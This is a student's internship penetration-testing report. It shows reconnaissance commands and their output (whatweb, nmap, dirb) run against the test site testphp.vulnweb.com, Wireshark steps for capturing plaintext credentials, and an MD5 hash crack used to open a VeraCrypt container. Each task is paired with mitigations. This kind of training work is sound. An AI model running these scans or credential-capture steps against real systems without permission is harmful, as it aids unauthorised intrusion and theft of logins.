

**SHADOWFOX ONE MONTH VIRTUAL  
CYBERSECURITY INTERNSHIP  
REPORT ON BEGINNER & INTERMEDIATE TASKS**

*Submitted by*

**Swastik Gondhi**

**[swastikgondhi2204@gmail.com](mailto:swastikgondhi2204@gmail.com)**



**Department of Computer Science**

**School of Technology**

**Doon University**

**Dehradun, Uttarakhand**

**May 2025 Batch**

*Assistant Mentor*

**Ms. Manasa. G. V**

ShadowFox

*Mentor*

**Mr. Surendharan**

ShadowFox



# TABLE OF CONTENTS

<b>Serial Number</b>	<b>Task Level</b>	<b>Title</b>	<b>Page Number</b>
<b>1</b>	Beginner	Port Scanning and Fingerprinting of <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>	<b>5</b>
<b>2</b>	Beginner	Directory Enumeration via Brute Force on <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>	<b>7</b>
<b>3</b>	Beginner	Intercepting Login Credentials with Wireshark	<b>10</b>
<b>4</b>	Intermediate	VeraCrypt Encrypted File Decryption	<b>13</b>
<b>5</b>	Intermediate	Finding the Entry Point of VeraCrypt Executable	<b>18</b>
<b>6</b>	Intermediate	Reverse Shell Exploitation using Metasploit Payload	<b>20</b>

# LIST OF FIGURES

1. Figure 1 - whatweb.....	5
2. Figure 2 - nmap.....	6
3. Figure 3 - dirbuster.....	8
4. Figure 4 – Login Attempt.....	11
5. Figure 5 - Traffic Interception & Getting Credentials.....	11
6. Figure 6 - md5hashing.net - 1.....	13
7. Figure 7 - md5hashing.net - 2.....	14
8. Figure 8 - Installing VeraCrypt.....	14
9. Figure 9 - Mounting Drive.....	15
10. Figure 10 – Entering Password.....	15
11. Figure 11 - Accessing secret code file in disk.....	16
12. Figure 12 - Code Found – Never Give up.....	16
13. Figure 13 - Loading VeraCrypt executable file in PE explorer.....	18
14. Figure 14 - Address of Entry point.....	19
15. Figure 15 – msfconsole.....	20
16. Figure 16 – msfvenom.....	21
17. Figure 17 – Listener Setup.....	21
18. Figure 18 – Python Server.....	21
19. Figure 19 – Windows browser.....	22
20. Figure 20 – shell.exe downloaded.....	22
21. Figure 21 – Target System Info.....	23
22. Figure 22 - Making directory on target's desktop.....	23
23. Figure 23 - Target's Desktop Before.....	23
24. Figure 24 - Target's Desktop After.....	24

## Introduction

With the rapid expansion of digital infrastructure, cybersecurity has become a critical concern for organizations of all sizes. Modern network environments, web applications, and data centres are frequently targeted by attackers leveraging sophisticated exploitation techniques. Despite the availability of advanced security measures, vulnerabilities persist due to outdated software, poor configurations, and insufficient security assessments. This has led to increased cyber threats, data breaches, and significant financial and reputational losses.

To address these challenges, penetration testing serves as a proactive measure to identify and exploit vulnerabilities before malicious actors can. It involves a structured approach to reconnaissance, vulnerability analysis, exploitation, and post-exploitation to simulate real-world attacks in a controlled environment.

## Information about the report

This report is on the various attacks which I performed during my internship at ShadowFox. It includes *Port Scanning*, *Directory Busting*, and *intercepting network traffic via wireshark* on the test website <http://testphp.vulnweb.com> as the **Beginner Level Tasks**.

It also includes *decrypting a hashed password* and using it to get a secret code from an encrypted *VeraCrypt* Disk, finding the address of the *entry point* of executable file using the *PE tool* and exploitation of Windows 10 machine using *Metasploit* by getting *reverse shell* access as the **Intermediate Level Tasks**.

This report also explains the severity, impact, steps to reproduce and mitigation steps of each attack performed.

## Machines & Tools Used

1. VM Ware Workstation Pro
2. Kali Linux
3. Nmap
4. Dirbuster
5. Wireshark
6. VeraCrypt
7. PE Explorer
8. Windows 10
9. Metasploit

I thereby assure that every attack was performed in a secure and virtual environments, abiding by the ethics of Cybersecurity.

- Swastik Gondhi

# BEGINNER LEVEL - TASK 1

Find all the ports that are open on the website

**http://testphp.vulnweb.com/**

- **Attack Name**

- *Port Scanning and Fingerprinting of http://testphp.vulnweb.com/*

- **Severity**

- *CVSS Score: 5.3*

- *Level: Medium*

- **Impact**

*Port scanning and fingerprinting reveal open ports, running services, and versions, which can be further exploited if vulnerabilities exist. In this case, Nmap detected:*

- **Port 80 (HTTP):** Running on nginx 1.19.0.

- The server is powered by **PHP 5.6.40**, which is outdated and potentially vulnerable.

*This exposure could allow attackers to probe for vulnerabilities in outdated versions of Nginx and PHP, increasing the risk of remote code execution (RCE), information leakage, and denial-of-service (DoS) attacks.*

- **Steps to Reproduce**

1. Website Fingerprinting:

- The scan revealed that the server is running nginx 1.19.0 on PHP 5.6.40.
- Additional information such as ActiveX, Adobe Flash, and server IP 44.228.249.3 was disclosed.

```
(swastik1616@Swastik1616)-[~/Swastik_ShadowFox]
$ whatweb http://testphp.vulnweb.com/
http://testphp.vulnweb.com/ [200 OK] ActiveX[D27CDB6E-AE6D-11cf-96B8-444553540000], Adobe-Flash, Country[UNITED STATES][US], Email[wvs@acunetix.com], HTTPSe
rver[nginx/1.19.0], IP[44.228.249.3], Object[http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0][clsid:D27CDB6E-AE6D-11cf-
96B8-444553540000], PHP[5.6.40-38+ubuntu20.04.1+deb.sury.org+1], Script[text/JavaScript], Title[Home of Acunetix Art], X-Powered-By[PHP/5.6.40-38+ubuntu20.0
4.1+deb.sury.org+1], nginx[1.19.0]
```

Figure 1 - whatweb

## 2. Port Scanning with Nmap:

```
(swastik1616@Swastik1616)-[~/Swastik_ShadowFox]
$ nmap 44.228.249.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 20:44 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.30s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 24.74 seconds
```

Figure 2 - nmap

- Discovered open **Port 80 (HTTP)** running on nginx 1.19.0.

### • Mitigations Steps

#### 1. Update Software Versions:

- Upgrade `nginx` to the latest stable version.
- Upgrade `PHP` to a more secure version (preferably 8.x) to patch known vulnerabilities.

#### 2. Restrict Information Disclosure:

- Hide version information in server headers (use `server_tokens off;` in nginx configuration).
- Remove ActiveX and outdated Adobe Flash if not necessary.

#### 3. Firewall Configurations:

- Apply firewall rules to limit port exposure to only necessary ones.

#### 4. Run Regular Vulnerability Scans:

- Perform regular scans to identify outdated services and vulnerabilities.

## BEGINNER LEVEL – TASK 2

**Brute force the website `http://testphp.vulnweb.com/` and find the directories that are present in the website.**

- **Attack Name**

- *Directory Enumeration via Brute Force on `http://testphp.vulnweb.com/`*

- **Severity**

- *CVSS Score: 7.5*

- *Level: High*

- **Impact**

The directory brute force attack exposed sensitive directories that may contain configuration files, admin panels, and source code repositories. This increases the attack surface, allowing potential access to:

- `/admin/` - Possible admin panel (403 Forbidden, but visible)
- `/cgi-bin/` - Common directory for executing scripts (403 Forbidden, but visible)
- `/CVS/` - Version control repository exposing `Entries`, `Repository`, and `Root`
- `/crossdomain.xml` - Cross-domain policy file, potentially exposing configurations
- `/images/` and `/pictures/` - Image directories that may leak sensitive content
- `/check.php` - A script that is directly accessible (Status 200, Size: 4958)

Exposed CVS directories may allow attackers to access historical changes, configurations, and even source code, increasing the risk of source code disclosure and configuration weaknesses.

- **Steps to Reproduce**

1. Directory Brute Forcing using Dirb:

```
(swastik1616@Swastik1616)~[~/Swastik_ShadowFox]
$ dirb http://testphp.vulnweb.com/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May  5 20:46:42 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

-----

END_TIME: Mon May  5 21:02:05 2025
DOWNLOADED: 3055 - FOUND: 8
```

Figure 3 - dirbuster

2. Analysis of Results:

Accessible Directories:

- /admin
- /CVS
- /images
- /pictures

- **Mitigation Steps:**

1. **Restrict Directory Access:**

- Apply proper `.htaccess` rules to deny directory listing and access to sensitive directories like `/admin/`, `/cgi-bin/`, and `/CVS/`.

2. **Disable Unused Services:**

- If `cgi-bin` is not in use, disable it from the web server configuration.

3. **Secure Version Control Paths:**

- Ensure version control paths (`/CVS/`) are not publicly accessible.

4. **Validate Cross-Domain Policies:**



- Ensure `crossdomain.xml` is securely configured to allow only trusted domains.

#### **5. Regular Security Audits:**

- Perform regular scans and audits to identify exposed paths and sensitive directories.

## BEGINNER LEVEL – TASK 3

### Make a login in the website

**http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.**

- **Attack Name**

- *Intercepting Login Credentials with Wireshark*

- **Severity**

- *CVSS Score: 7.5*

- *Level: High*

- **Impact**

The attack allows interception of plain-text credentials (username and password) transmitted over an unencrypted HTTP connection. An attacker positioned within the same network (Man-in-the-Middle) can easily capture sensitive information, leading to unauthorized access and potential data breaches.

- **Steps to Reproduce**

1. **Navigate to the Target Website:**

- Open a browser and go to `http://testphp.vulnweb.com/`.

2. **Initiate a Login Attempt:**

- Fill in the username and password fields with sample credentials and submit the form.

3. **Launch Wireshark:**

- Open Wireshark and start capturing traffic on the active network interface.

4. **Filter the Traffic:**

- Use the display filter `http` to isolate HTTP traffic.

5. **Locate the Login Request:**

- Search for a POST request to `/login.php` or similar endpoint.
  - Inspect the packet to find the `username` and `password` parameters in plain text.

## 6. Capture the Credentials:

- Right-click the packet → Follow → HTTP Stream.
- The credentials should be visible in the stream.




Figure 5 – Login Attempt




Figure 4 - Traffic Interception & Getting Credentials

- **Mitigation Steps**

1. **Enforce HTTPS:**

- Use SSL/TLS to encrypt HTTP traffic and prevent credential interception.

2. **Use Secure Cookies:**

- Mark cookies as `Secure` and `HttpOnly` to avoid exposure in unencrypted channels.

3. **Implement Strong Authentication Mechanisms:**

- Utilize multi-factor authentication (MFA) to add a second layer of protection.

4. **Network Segmentation:**

- Isolate critical applications from public networks to reduce exposure.

5. **Regular Monitoring:**

- Continuously monitor network traffic for signs of interception or anomalies.

# INTERMEDIATE LEVEL – TASK 1

A file is encrypted using VeraCrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.

- **Attack Name**
  - *VeraCrypt Encrypted File Decryption*
- **Severity**
  - *CVSS Score: 6.8*
  - *Level: Medium*
- **Impact**

The attack demonstrates the ability to decrypt a password-protected file container using VeraCrypt if the hash of the password is known and can be cracked. This exposes sensitive information if password hashes are not properly secured.

- **Steps to Reproduce**

1. **Locate the Encoded Password File:**
  - Access the drive and locate `encoded.txt` which contains the hashed password.
2. **Decode the Hash:**
  - Use the online tool `md5hashing.net` to decode the hash value.
  - The password was successfully decoded as `password123`.




Figure 6 - md5hashing.net - 1




Figure 7 - md5hashing.net - 2

### 3. Download and Install VeraCrypt:

- Install VeraCrypt and mount the encrypted container.




Figure 8 - Installing VeraCrypt




Figure 9 - Mounting Drive

#### 4. Enter the Decoded Password:

- Input password123 in VeraCrypt to unlock the file.




Figure 10 - Entering Password

## 5. Access the Secret Code:

- Upon successful decryption, open the file and retrieve the secret code: never give up.




Figure 11 - Accessing secret code file in disk

